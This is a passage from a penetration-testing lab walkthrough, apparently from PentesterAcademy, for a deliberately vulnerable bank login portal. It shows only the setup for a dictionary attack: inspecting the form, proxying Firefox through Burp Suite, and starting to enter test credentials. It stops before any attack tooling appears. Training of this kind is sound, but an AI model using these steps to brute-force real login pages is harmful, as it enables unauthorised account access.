ATTACK DEFENSE


by PentesterAcademy

Name	Vulnerable Bank Portal: Dictionary Attack
URL	https://attackdefense.com/challengedetails?cid=1932
Type	Webapp Pentesting Basics


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Interacting with the webapp.


When the lab starts up, the Secure Bank's webapp opens up in the browser



Step 2: Right-click and choose “View Page Source” option.




The form is not present in the source code




securebank
http://secure-bank.com:5000
view-source:http://secure-bank.com:5000/login

```
<!DOCTYPE html><html lang=en><head><meta charset=utf-8><meta http-equiv=X-UA-Compatible content="IE=edge"><meta name=viewport content="width=device-w
    @font-face {
        font-family: 'Roboto';
        font-style: normal;
        font-weight: 700;
        src: local('Roboto-Regular'), local('Roboto-Medium'), url(fonts/Roboto-Medium.ttf) format('truetype');
    }</style><link href=/css/about.a1c643f6.css rel=prefetch><link href=/css/about~main.7d847ccc.css rel=prefetch><link href=/js/about.01dae866.js
```

Step 3: Navigate to the Webpage and right-click to choose “Inspect Element”




Form Action is not mentioned in the code





```
<form class="v-form" novalidate="novalidate"> event
  <div class="v-input theme--light v-text-field v-text-field--is-booted"> ··· </div> flex
  <div class="v-input v-input--has-state theme--light v-text-field v-text-field--is-booted error--text"> flex
```

Step 4: Configure Firefox to use Burp Suite. Click on the FoxyProxy plugin icon on the top-right of the browser and select "Burp Suite"


FoxyProxy
Use Enabled Proxies By Patterns and Order
Burp Suite
(for all URLs)
✔ Turn Off (Use Firefox Settings)
Options
What's My IP?
Log

Step 5: Start Burp Suite, Navigate to Web Application Analysis Menu and select "burpsuite".




Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.

● **Temporary project**

○ **New project on disk** Name: File:


○ **Open existing project**

Name	File

File:

☑ Pause Automated Tasks

Click on Next


Select the configuration that you would like to load for this project.

● **Use Burp defaults**

○ **Use options saved with project**

○ **Load from configuration file**


File

File:

□ Default to the above in future

□ Disable extensions

Click on Start Burp button.



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Tasks
New scan
New live task
Filter Running Paused Finished
Upgrade to Burp Suite Professional to automatically find vulnerabilities!
Hide
Issue activity [Pro version only]
Filter High Medium Low Info Certain Firm Search...
Event log
Filter Critical Error Info Debug
Search...
Advisory

1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, same domain ... 0 items added to site map
0 responses processed
Capturing: 0 responses queued

Issue type	Host	P
Suspicious input transformation (reflected)	http://insecure-bank.com	/u
SMTP header injection	http://insecure-website.c...	/c
Serialized object in HTTP message	http://insecure-bank.com	/t
Cross-site scripting (DOM-based)	https://insecure-bank.com	/
XML external entity injection	https://vulnerable-websit...	/p
External service interaction (HTTP)	https://insecure-website....	/p
Web cache poisoning	http://insecure-bank.com	/c
Server-side template injection	http://insecure-bank.com	/u
SQL injection	https://vulnerable-websit...	/

Time	Type	Source	Message
11:29:16 11 Jun 2020	Info	Suite	This version of Burp Suite
11:29:15 11 Jun 2020	Info	Proxy	Proxy service started on 1
11:29:11 11 Jun 2020	Info	Suite	Running as super-user, en


Step 6: Enter any credentials in the login panel.



E-mail
admin@secbank.com

